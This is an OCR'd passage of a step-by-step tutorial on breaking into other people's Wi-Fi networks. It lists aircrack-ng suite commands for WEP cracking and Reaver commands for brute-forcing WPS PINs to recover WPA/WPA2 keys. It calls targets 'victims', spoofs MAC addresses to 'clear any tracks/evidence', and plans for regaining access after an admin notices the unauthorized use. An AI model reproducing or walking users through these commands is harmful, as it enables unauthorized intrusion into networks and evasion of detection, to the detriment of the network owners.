
Step 1: Now highlight the Bssid number of the victim and right click + copy also note the channel number

Next type in the following commands which will help to clear any tracks/evidence of you
1st = ifconfig wlan0 down
2nd = macchanger –m 00:11:22:33:44:55 wlan0
3rd = ifconfig wlan0 up
4th = ifconfig mon0 down
5th = macchanger –m 00:11:22:33:44:55 mon0
6th = ifconfig mon0 up



Step 2: Type in the following command “airodump-ng –w wep –c 1 –bssid (INPUT BSSID) mon0”

-w = is the name of the file you wish to capture all the data to
-c = is the channel of the victim




If all is successful Insha Allah the you should see=>


Step 3: Now open two more terminals like the prior terminals in total three

Step 4: In the first window type “aireplay-ng -1 a 0 [INPUT BSSID] mon0”

Step 5: 2nd window type “aireplay-ng -3 –b [INPUT BSSID] mon0”




Step 6: The following actions per terminals should take place (Insha Allah)




Note the addition of your mac in the terminal

Step 7: After a while it should say Decloak in the top right hand corner
wait till you've captured enough data to proceed to the next step then in all the consoles hold Ctrl+C to stop {minimum #Data should be 50,000}




Step 8: Type "dir" and select the file that ends in .cap



Step 9: I had to type "aircrack-ng wep-*04*.cap" because I took 4 tries to try and crack the password, each time I had less data the final time I had 66,315 collected


Each time you run a capture session the file jumps up 1 increment ie;

1 - Wep-01.cap
2 - Wep-02.cap
3 - Wep-03.cap




The key for the network will show here

If however you receive a fail message then no worries increase the data captured then run aircrack, remember the higher the amount captured the easier it is to crack. Also the stronger the signal is the more quick data capture will be.



Step 10: **Write the key down in notepad**

Now shut down Backtrack by clicking on virtual machine=Power=Power off, then click yes



Code for cracking a wep key

airmon-ng start wlan0
airodump-ng mon0

ifconfig wlan0 down
macchanger -m 00:11:22:33:44:55 wlan0
ifconfig wlan down

ifconfig mon0 down
macchanger -m 00:11:22:33:44:55 mon0
ifconfig mon0 down)

airodump-ng mon0

copy BSSID and CHANNEL

{open a new konsole} airodump-ng -w wep -c channel --bssid INPUT mon0
{open a new konsole} aireplay-ng -1 0 -a INPUT mon0
{open a new konsole} aireplay-ng -3 -b INPUT mon0

aircrack-ng wep-01.cap

Ctrl+C = to stop any scans etc.

Always make sure the code you type is correct.


How to Crack WPA/WPA2

WPA/WPA2 is much stronger than WEP but can be crackable as long as the WPS is not locked. Confusing right! Don't worry Akhi aw Ukthi!


Just know that it could take a few hours or longer to crack and lots of Sabr is required.

1. **Please follow how to run Kali if Unsure**
2. **Next switch off screen lock as this can timeout/reset or even stall a session**


Click on root then click on System Settings



Select Brightness and Lock



Select Lock OFF




click on the X in the top right hand corner to close box


Whenever you are prompted for a password type "**toor**" root backwards to bypass password dialog.

WPA/WPA2 Network Crack Tutorial

Step 1: Click on this icon in the top left hand corner to open a new terminal



Step 2: Type in the following command “airmon-ng start wlan0”



Note the name showing here (mon0), we will be using this name when we input any codes.


Step 3: Kill all processes type “kill ????” (the 4 digit number listed in your case)

Step 4: Change Mac

Next type the following commands in order which will help to clear any tracks/evidence

ifconfig wlan0 down
macchanger –m 00:11:22:33:44:55 wlan0
ifconfig wlan0 up
ifconfig mon0 down
macchanger –m 00:11:22:33:44:55 mon0
ifconfig mon0 up

Step 5: run a scan to see potential victims. “airodump-ng mon0”



PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH
-1	0	0	0	108	-1			
-29	63	2	0	8	54e.	WPA2	CCMP	PSK
-34	33	0	0	1	54e.	WPA2	CCMP	PSK
-50	22	1	0	1	54e.	WPA	CCMP	PSK
-48	6	22	0	1	54 .	OPN		
-50	75	0	0	11	54e	WPA2	CCMP	PSK
-52	15	0	0	1	54e	WPA2	CCMP	PSK
-54	14	0	0	11	54e.	WPA2	CCMP	PSK
-55	1	90	0	1	54e.	WPA	TKIP	PSK
-54	16	0	0	6	54e	OPN		

Step 6: we need to determine if the WPS of the target network locked type “Wash -i mon0”

```
ected Setup Scan Tool
Tactical Network Solutions, Craig Heffner <cheffner@tacnetsoi.c

   Channel       RSSI       WPS Version       WPS Locked
-------------------------------------------------------------
      8          -22        1.0               No
```


If wps lock is showing no then we’re good to go. Copy the bssid & channel number

Step 7: next we want to Bruteforce the wps pin in order to get the WPA key to do this we will use Reaver.

Type “reaver -i mon0 -b {bssid} --fail-wait=30 –vv”

This method can take hours and it may be that it fails so it’s more of a trial & error basis.

This is an example of a cracked WPA2 tutorial from a Kafir so hence the date



Reaver will first associated itself with the target network then try a pin. Upon completion (can take multiple hours) if the key is found you will receive two important details to keep for future references

WPS PIN: (an 8 digit number which you will store for future reference, Save the WPS pin to retrieve the new network key if it is later changed. Follow **Retrieve password using WPS PIN** below)

WPA PSK: (also known as the network key or network password, use this key to access the desired network)

Now it might be that while you run reaver you receive multiple warnings about **timeout**

All you do is increase the delay time as the

WPA/WPA2 CODES

kill {processes} Makes the whole process of cracking the WPS easy (“kill 4000” may return back as saying the something like the process is non-existent etc.. – that’s ok!)

ifconfig wlan0 down
macchanger -a wlan0
ifconfig wlan0 up
ifconfig mon0 down
macchanger -a mon0
ifconfig mon0 up

to change mac address to a custom number replace -a to -m 00:11:22:33:44:55
eg macchanger -m 00:11:22:33:44:55 mon0 (same with wlan0)
-a {refers to a random mac number}

airodump-ng mon0
wash -i mon

try these different variants to attacking with reaver

reaver -i mon0 -b {bssid} --fail-wait=30 -vv

or

reaver -i mon0 -b {bssid} -c {ch. #} -S -L -vv

or

reaver -i mon0 -b {bssid} -c {ch. #} -d 30 -S -N -vv

{bssid} input the bssid here
{ch.#} input the channel here
Eg. –b **00:11:22:33:44:55** –c **11**

--fail-wait=30 & -d 30 can be edited to increase the delay if you’re receiving timeout warnings
eg.
--fail-wait=**100** or -d **360**

I can no longer Connect to the network

Retrieve password using WPS PIN

It may be after using the network for some time you've been refused access. It may simply be that the admin has changed the password due to the realization of unauthorized access.

